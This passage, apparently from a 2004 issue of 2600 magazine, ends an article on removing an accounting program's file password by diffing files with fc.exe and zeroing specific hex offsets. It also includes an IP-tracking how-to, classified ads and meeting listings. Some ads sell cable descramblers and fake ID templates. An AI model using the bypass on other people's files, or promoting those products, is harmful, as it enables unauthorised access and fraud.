000001A6: 00 DB
000001A8: 00 A0
000001A9: 00 55
```

```
000001AA: 00 13
000001AB: 00 D5
000001AC: 00 F0
000001AD: 00 95
000001AE: 00 B5
000001B0: 00 FF
000001B1: 00 0F

-----------------
```

Hmm... fc.exe found a few differences! Could those differences be the password?

I opened a freeware hex editor, viewed the two new accounting files, and found the following data at the fc.exe designated offsets:

```
-----------------
file: xx.abc

Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000180   3C 00 5A 00 21 C8 21 C8  21 C8 21 CE 00 00 E0 40     {.Z.!»!»!»!Œ..‡@
00000190   00 00 00 80 00 00 00 41  00 00 00 80 00 00 00 00     ...Ä...A...Ä....
000001A0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00     ................
000001B0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00     ................
000001C0   00 00 00 00 00 00 43 6F  6D 70 75 74 65 72 20 44     ......Computer D
000001D0   65 61 6C 65 72 00 00 00  00 00 00 00 00 00 00 00     ealer...........

----------------

file: xxp.abc

Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000180   3C 00 5A 00 21 C8 21 C8  21 C8 21 CE 00 00 E0 40     {.Z.!»!»!»!Œ..‡@
00000190   00 00 00 80 00 00 00 41  00 00 00 80 00 00 00 00     ...Ä...A...Ä....
000001A0   F5 BC FA 2F DB 88 DB 00  A0 55 13 D5 F0 95 B5 00     ı1/4´/ à .U.'Âïµ.
000001B0   FF 0F 00 00 00 00 00 00  00 00 00 00 00 00 00 00     ˙...............
000001C0   00 00 00 00 00 00 43 6F  6D 70 75 74 65 72 20 44     ......Computer D
000001D0   65 61 6C 65 72 00 67 20  46 61 63 69 6C 69 74 79     ealer...........

-----------
```

I decided to zero ("00") the following offset of xxp.abc (below) to make it look like the offset of xx.abc, the file without the password:

```
----------
000001A0   F5 BC FA 2F DB 88 DB 00  A0 55 13 D5 F0 95 B5 00     ı1/4´/ à .U.'Âïµ.
000001B0   FF 0F 00 00 00 00 00 00  00 00 00 00 00 00 00 00     ˙...............
-----------
```

So I did and saved the xxp.abc file in the hex editor. I opened up the xxp.abc file in the accounting program and to my surprise and elation, "xxp" opened without asking me for the password. At the very least I was expecting a "file corrupt" message to be generated but it wasn't, and everything in the file was exactly how I had created it.

Next, onto the real files! My feeble brain then sent me some impulses telling me that I should make backup copies of my friend's files and not screw with the originals. I followed those impulses and then opened up each of the files in my hex editor. I went to the same offset range noted above and zeroed out the data at the offsets 1A0 to 1B1 for each of the real accounting files.

I was then able to open up each file in the accounting program without being prompted for the required password, and all his data was intact and ready for printing. Thanks to fc.exe, my friend was able to avoid the time and expense of reentering all of the bills for the years in question and was

able to send the tax people his expense reports.

Again, I really had no firm idea what I was doing. I hadn't used fc.exe before and I've only screwed around with hex editors (hitherto causing more damage to files than anything positive). As well as not being familiar with "end of file" markers, file system ascii codes, etc., I hadn't had the time or inclination to spend in this area, to really figure it all out, beforehand. This was just a quick and dirty exercise to help a friend.

So that's my experience with fc.exe a freeware hex editor, and a simple illustration of what can be done with some of those little utility programs we forget about but that can be so helpful. I haven't had time to test this system on other passworded programs, but check it out and see what else works with it.

Usual disclaimer: Please, don't use this info for nefarious purposes, only to help people in need. File names and extensions changed to protect the innocent.

A Simple Solution to Dynamic IP Tracking

by Gruggni

After reading TRM's article: "Using Perl to Defeat Provider Restrictions," I started thinking of a simple method for tracking the ISP-assigned dynamic IP address with a few lines of script and without using email. Like TRM, I use a home network with a personal web server. My goal was to create a simple way of keeping track of a dynamic IP address while away from home. I didn't want to reinvent the wheel if I didn't have to. I wanted a way to send the IP address, catch it, and record it. I like to keep methods simple so others can duplicate them.

The simple solution I use for getting the IP past ISP restrictions is Lynx and a few lines of PHP to catch and record it. Lynx, PHP, and Apache come standard with most versions of Linux. Some configuration may be required. This method allows Linux users to use the tools that are already on the system with a little tweaking.

My home setup consists of a router, PC with Linux, and a laptop with Win 98. The Linux box runs Apache 1.3.28 web server and PHP 4.3.3. The router uses NAT and forwards port 80 requests to the web server. I also use iptables to control access to the web server.

Why, How? Lynx?

After I got my DSL line I set up a web server on my Linux box. I didn't install X windows. I wanted a remote personal web server that I could use while at work. After configuring Apache and creating an index page, I wanted to view the index page without turning on my laptop. Since I didn't install X, how do I browse the server? I love ideas born through laziness. Aha, Lynx will work, [lynx localhost] and all looked good. I checked the Apache logs, created a short script to send email to a free email account, scheduled it as a cronjob, and went to sleep. Unfortunately any email I sent out wasn't being received in a timely fashion. Some days it took hours for the email to get through.

A few months later the spring 2004 issue of *2600* arrived. I came across TRM's article and began pondering a different solution without using cgi/perl. I don't use a cgi-bin so I always removed it. That night my subconscious put it together. The next day the idea of using Lynx and server logs popped into my head. Later that day I had the IP catcher working. The IP addressed was received on time and the log directory was secured using htaccess authentication.

Why PHP?

The idea for IP catching was born a few weeks before the spring issue came out. I was studying how Apache's access log recorded various hits because my web server was receiving all kinds of hits. I received a code red hit and several unsuccessful buffer overflow attacks. My access log became hard to read so I wanted to isolate actual page visits and

create a log viewable via browser. A few lines of PHP in the main index page made this easy to do.

Lynx Options

After I read the man pages on Lynx, I found two options that would allow me to automate Lynx. This happened to be the first time I ever read the man pages on Lynx. "You learn something new every day."

`-cmd_log=logfile` (creates a keystroke log)

`-cmd_script=logfile` (loads the keystroke log)

Usage:

```
lynx remotesite.net -cmd_log=logfile
```

Now that you accessed the site, type q to quit and y to acknowledge. The keystrokes are logged. Edit the log to see how it works. You can use Lynx to create more complex keystroke scripts, i.e., download the latest version of nmap from the insecure website.

Now test the keystroke log:

```
lynx remotesite.net -cmd_script=logfile
```

Now that your IP sender is working, time to check the server logs.

If you can view the server logs of the remote site, you don't need a catcher. The web server logs do the catching. Just search the logs based on your scheduling and you will have your IP address. If you can't check the logs then you need to make a catcher. The main benefit of the IP catcher is a clean log of IP addresses for your home server. You can study it to learn how often your ISP changes your IP.

PHP Script

```
ipcatcher.php
# with comments
<?php
# grab the ip
$ip = $_SERVER['REMOTE_ADDR'];
# timestamp: the r options gives you
➥more info with less typing.
$date = date("r");
# format string data: 0.0.0.0 # date
$outp = $ip." # ".$date."\n";
# open file for appending
$fp = fopen("catches.log", "a");
# write to file
fwrite($fp, $outp);
# close file
fclose($fp);
# visual confirmation for testing
echo $outp;
?>
```

The above script will log page hits and page refreshing. I recommend using the IP catcher just for catching; keep it away from high traffic hits. Create another page for displaying the log file. Keep the catcher hidden from regular web traffic. If your remote website allows you to use directory authentication (i.e., htacess) use it to protect the directory that contains your log file and display page. The ip log file will continue to grow so keep tabs on it.

Linux Server Setup

Now we make a little shell script so we schedule cron to run it.

Example script: (sendip.sh)

```
#!/usr/bash
lynx remotesite.net/ipcatcher.php
-cmd_script=keystroke.log

#don't forget to make it executable
$chmod +x sendip.sh
```

Put the file someplace where cron can find it. For this example I will use /usr/bin/sendip.sh.

Sample Cronjob

Do the following under root:

```
$crontab -e (opens cron for editing)
```

Add the following lines

```
# run daily at 7 am
0 7 * * * /usr/bin/sendip.sh 1>/dev/null
# run daily at 9am
0 9 * * * /usr/bin/sendip.sh 1>/dev/null
```

or

```
# run job hourly 30 minutes after the hour
30 * * * * /usr/bin/sendip.sh 1>/dev/null
```

Add lines for the times you want. Experiment until you find a timing you like. I schedule cronjob eight times a day. I have cron send me the IP while I'm at work which is every hour for eight hours. If you want to study how often your ISP changes the IP, schedule it hourly 30 minutes after the hour. That one line is all you need. Any error messages will go to /dev/null.

Recommended Reference

Luke Welling and Laura Thomson wrote this awesome book called *PHP and MySQL Web Development.* This book is the reason why I converted from Perl to PHP.

O'Reilly's Linux Server Hacks by Rob Flickenger. Great iptables example for firewalling your server. Just a good book.

Happenings

THE 21ST CHAOS COMMUNICATION CONGRESS (21C3) is a three day conference on technology, society, and utopia which runs from December 27th to 29th. The Congress offers lectures and workshops on a multitude of topics including (but not limited to) information technology, IT-security, internet, cryptography, and generally a critical-creative attitude towards technology and the discussion of the effects of technological advances on society. The Chaos Communication Congress is the annual congress of the Chaos Computer Club e.V. (CCC). The Congress has established itself as the "European Hacker Conference" bringing in people from all over Europe and even further away. It takes place at the Berliner Congress Center at Alexanderplatz in Berlin-Mitte (Germany). As usual, interesting lectures await you (in three tracks) and the Hackcenter - expanded by 50% compared to last year - is ready for trial and error. You can find the preliminary agenda at http://www.ccc.de/congress/2004/. You will also find information on the registration procedure for participants there. (A nearby hotel is the Park Inn at http://www.parkinn.com.) For further information and questions please feel free to contact 21c3-content@cccv.de.

For Sale

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

NETWORKING AND SECURITY PRODUCTS available at 0vation ➥Technology.com. We're a Network Security and Internet Privacy consulting firm and supplier of networking hardware. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Easy returns! Buy with confidence! After all, Security and Privacy is our business! Visit us at http://www.0vation ➥Technology.com/store.htm.

PHRAINE. Technology information without the noise. A new electronic quarterly written with first generation hacker curiosity, ethics, and technical ability in mind. Order your copy online for a minimal price at http://pearlyfreepress.madoshi.com/phraine.

HACKER T-SHIRTS AND STICKERS at JinxGear.com. Stop running around naked! We've got new swagalicious t-shirts, stickers, and miscellaneous contraband coming out monthly including your classic hacker/geek designs, hot-short panties, dog shirts, and a whole mess of kickass stickers. We also have LAN party listings, hacker conference listings, message forums, a photo gallery, and monthly contests. Hell, don't even buy, just sign on the mailing list and have a chance to win free stuff. Or follow the easy instructions to get a free sticker. Get it all at www.Jinx.com!

SIZE *DOES* MATTER! The Twin Towers may be gone forever but a detailed image still exists of the massive 374-foot radio tower that was perched atop One World Trade Center. This high-quality glossy color poster is available in two sizes (16" x 20" and 20" x 30") and makes a spectacular gift for engineers, scientists, radio and television buffs, or anybody who appreciates a unique, rarely seen view of the World Trade Center. Visit www.wtc-poster.us for samples and to order your own poster.

CABLE TV DESCRAMBLERS. New. $115 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132.
Email: cabledescramblerguy@yahoo.com.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only.
Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

DECEPTION. The Pine Lake Media Group is pleased to present to you our debut release, *Deception*, by award-winning newsmax.com columnist Charles Smith. Many citizens think they know what their government is doing in their names. After reading *Deception,* you'll see just how bad it really is and how little you really know. *Deception* is the true story of the greatest Chinese Army espionage operational exploit against the United States. Based on a decade of research and more than 50,000 pages of official and classified documents obtained using the Freedom Of Information Act, no other book published to date even compares to *Deception*. While many books have "gone after" presidents before, *Deception* is unique because we've included all of the evidence backing up our charges. We have the signed letter from Motorola CEO Gary Tooker thanking Ron Brown, former United States Commerce Department Secretary, for the presidential waiver allowing the export of encrypted police radios to China. And nearly 100 other unmodified, unembellished documents that name names. Order your copy today. For additional information and to order, please visit our website at www.pinelakemedia.com or call 800-799-4570 or (614) 275-0830. Please note that we cannot accept orders by telephone at this time. Credit card orders may be faxed to 800-799-4571 or (614) 275-0829. We accept all major credit cards, checks, money orders, Liberty Dollars, electronic checks, and good old fashioned cash. We ship worldwide by DHL or USPS.

LEARN LOCK PICKING It's EASY with our book and new video. The 2nd edition book adds lots more interesting material and illustrations while the video is filled with computer graphic cutaway views. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks for the book or thirty-five for the video to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpubli ➥cations.com/direct/2600.html for your 2600 reader price discount.

HACKER LOGO T-SHIRTS AND STICKERS. Show your affiliation with the hacker community. Get t-shirts and stickers emblazoned with the Hacker Logo at HackerLogo.com. Our Hacker Logo t-shirts are high quality Hanes Beefy-Ts that will visibly associate you as a member of the hacker culture. Our stickers are black print on sturdy white vinyl, and work well on notebooks, laptops, bumpers, lockers, etc. to identify you as a member of the hacker community. Find them at HackerLogo.com.

HOW TO BE ANONYMOUS ON THE INTERNET. Easy to follow lessons on achieving Internet anonymity, privacy, and security. The book's 20 chapters cover 1) simple proxy use for WWW; 2) how to send and receive e-mail anonymously; 3) use SOCKS proxies for IRC, ICQ, NNTP, SMTP, HTTP; 4) web based proxies - JAP, Multiproxy, Crowds; 5) do-it-yourself proxies - AnalogX, Wingates; 6) read and post in newsgroups (Usenet) in complete privacy; 7) for pay proxies. Learn how to hunt for, find, and utilize all types of proxies, clean up your browsers, clean up your whole Windows OS. This professionally written but non-technical jargon filled book is geared towards the beginner to advanced readers and the average Internet user. The book lessons are on a CD in easy to read HTML interface format with numerous illustrations throughout. Send $20 (I'll pay S/H) to Plamen Petkov, 1390 E Vegas Valley Dr. #40, Las Vegas, NV 89109. Money orders, personal checks, cash accepted.

THE IBM-PC UNDERGROUND ON DVD. Topping off at a full 4.2 gigabytes, ACiD presents the first DVD-ROM compilation for the IBM-PC underground scene entitled "Dark Domain." Inside is an expansive trove of files dating as far back as 1987 up to the close of 2003; from artpacks to loaders and cracktros to magazines, plus all the necessary programs for browsing them. If you ever wanted to see a lost JED ANSImation display at 2400 baud, here's your chance. For order details and more information please consult http://www.darkdomain.org/.

AFFORDABLE AND RELIABLE LINUX HOSTING. Kaleton Internet provides affordable web hosting based on Linux servers. Our hosting plans start from only $4.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. Privacy is guaranteed and you can pay by E-Gold, paypal, or credit card. http://www.kaleton.com

DRIVER'S LICENSE BAR-BOOK and "fake" ID templates. Includes photos, templates, and information on all security features of every single American and Canadian drivers' licenses. Including information on making "fake" ID's on PVC cards, laminating, making holograms, magnetic stripes, software, and more to make your very own license! Send $25 cash in US funds or an international money order in US funds made out to R.J. Orr and mailed to Driver's Bar Book, PO Box 2306, Station Main, Winnipeg, Manitoba, R3C 4A6, Canada. Order now and get FREE laminates with every order! We ship worldwide free!

ONLINE RETAILER OF COMPUTER PRODUCTS is also a *2600* subscriber! 60,000 different computer products from components to complete systems, laptops, PDAs, cables, RAM, and media all available online at http://www.digitaleverything.ca. Worldwide shipping is no problem. Just mention you are a subscriber and I'll give you better prices too. Contact Dave at sales@digitaleverything.ca for more info.

Help Wanted

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@➥yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.

GOOD COMMUNICATORS NEEDED to promote revolutionary sender-pays spam elimination infrastructure. E-mail davidnicol@pay2send.com with "2600 marketplace" in your message. Lifetime residual earnings potential.

Wanted

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.

BUYING BOOKS AND MORE. Man interested in books related to hacking, security, phreaking, programming, and more. Willing to purchase reasonable books/offers. I do search Google! No rip-offs please. Contact me at lbda@att.net.

IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!

Services

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by Intelligent Hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, without Big Brother looking over their shoulder. Hosted at Equinox Chicago. Juniper filtered DoS protection with multiple FreeBSD servers @ P4 2.4 ghz with complete online "privacy." Compile your favorite security tools, use ssh, stunnel, irc, nmap, etc. Affordable pricing from $10/month, with a 14 day money back guarantee. http://www.reverse.net/

WHY PAY HUNDREDS OF DOLLARS FOR SSL CERTS? CAcert.org, a nonprofit, community-based Certificate Authority offers the same 128-bit digital certificate-based security for exactly $0.00. Compare that with the prices of industry leaders like Thawte and Verisign! Support the next open source revolution and come download X.509 certificates (both personal certs for e-mail encryption AND server-side certs for SSL) for free at www.cacert.org. No tricks, no hidden agenda... we're here to serve the Internet community. (Of course, feel free to click on our "donate" link if you want to help!) Just as you'd never consider paying $35 for domain registration again, soon you'll laugh at the prices closed-source, commercial providers are charging today as well. www.cacert.org

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Shows from 1988-2003 are now available in DVD-R format for $30! Send check or money order to 2600, PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders.
Welcome to the revolution!

VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer security. One former White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.

CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

Personals

I'M LIVING OFF THE GRID, STUCK IN PRISON. Three down, two to go. Known as Alphabits, busted for hacking a few banks. I'm going nuts without any mental stimulation. I welcome letters from all and will reply to all! Help me out, put pen to paper. Jeremy Cushing #J51130, Centinela State Prison, P.O. Box 911, Imperial, CA 92251-0911.

STORMBRINGER'S 411: Am not getting a fair shake in court without an attorney, so it's 15 more years to pull. Need a coder for a web GUI for a shortwave/scanner (Icom PCR-1000) that I donated to a shortwave station and some other interesting stuff. Would love to talk shop with people on radio, data over radio, and ham radio. Will respond to all letters technical or not. W.K. Smith, 44684-083, FCI Cumberland, PO Box 1000, Cumberland, MD 21501-1000. Web: www.stormbringer.tv. Link to it!

I AM A 22 YEAR OLD incarcerated in Indiana and do not get many chances to stimulate my mind. Since I started my sub to *2600* I have had to ask people on the outs to help me obtain info to keep my brain going. I am looking for any hacker magazines, zines, newsletters, PC mags, tutorials, or penpals to discuss the above and endless world of computer knowledge. I will answer ALL letters and would be grateful to anyone willing to spare me some time. I am also looking for any autographs from any/all hackers for my collection if anyone has time to autograph something in real name, hacker name, or both. All help and contributions greatly appreciated. Joshua Steelsmith #113667, MCF-IDOC, P.O. Box 900, Bunker Hill, IN 46914.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Winter issue: 12/1/04.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Melbourne: Caffeine at Revault bar, 16 Swanston Walk. 6 pm.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

British Columbia

Nanaimo: Tim Horton's at Comox & Wallace.

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Victoria: Eaton Center food court by A&W.

Manitoba

Winnipeg: Garden City Shopping Center, Center Food Court adjacent to the A & W restaurant.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.

Hamilton: McMaster University Student Center, Room 318, 7:30 pm.

Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.

Toronto: Food Bar, 199 College Street.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Ved Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm.

Exeter: At the payphones, Bedford Square. 7 pm.

Hampshire: Outside the Guildhall, Portsmouth.

Hull: The Old Gray Mare Pub, opposite Hull University. 7 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 6:30 pm.

Manchester: The Green Room on Whitworth Street. 7 pm.

Norwich: Main foyer of the Norwich "Forum" Library. 5:30 pm.

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.

Grenoble: Eve, campus of St. Martin d'Heres.

Paris: Place de la Republique, near the (empty) fountain. 6 pm.

Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow Street beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm. Tromsoe: The upper floor at Blaa Rock Cafe. 6 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Bratislava: at Polus City Center in the food court (opposite side of the escalators). 8 pm.

Presov City: Kelt Pub. 6 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's. 7 pm.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Borders, 2nd Floor Cafe Area, 2402 E. Camelback Road.

Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.

Sacramento (Citrus Heights): Barnes & Noble, 6111 Sunrise Blvd. 7 pm.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Hawaii

Honolulu: Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184. 6 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Corner Coffee, 251 East 11th St., corner of 11th and Alabama.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Santa Fe Espresso, 116 Welch Ave.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones.

New Orleans: La Fee Verte, 620 Conti Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.

Marlborough: Solomon Park Mall food court.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave, one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court. 7 pm.

Greensboro: Bear Rock Cafe, Friendly Shopping Center. 6 pm.

Raleigh: Tek Cafe And Internet Gaming Center, Royal Mall, 3801 Hillsborough St. 6 pm.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Columbus: Convention Center (downtown), south (hotel) half, carpeted payphone area, near restrooms, north of food court. 7 pm.

Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th Street and Penn.

Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread on Route 145 (Whitehall). 6 pm.

Philadelphia: 30th Street Station, under Stairwell 7 sign.

Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Cafe inside Bookstar - 3402 Poplar Ave. at Highland. 6 pm.

Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court.

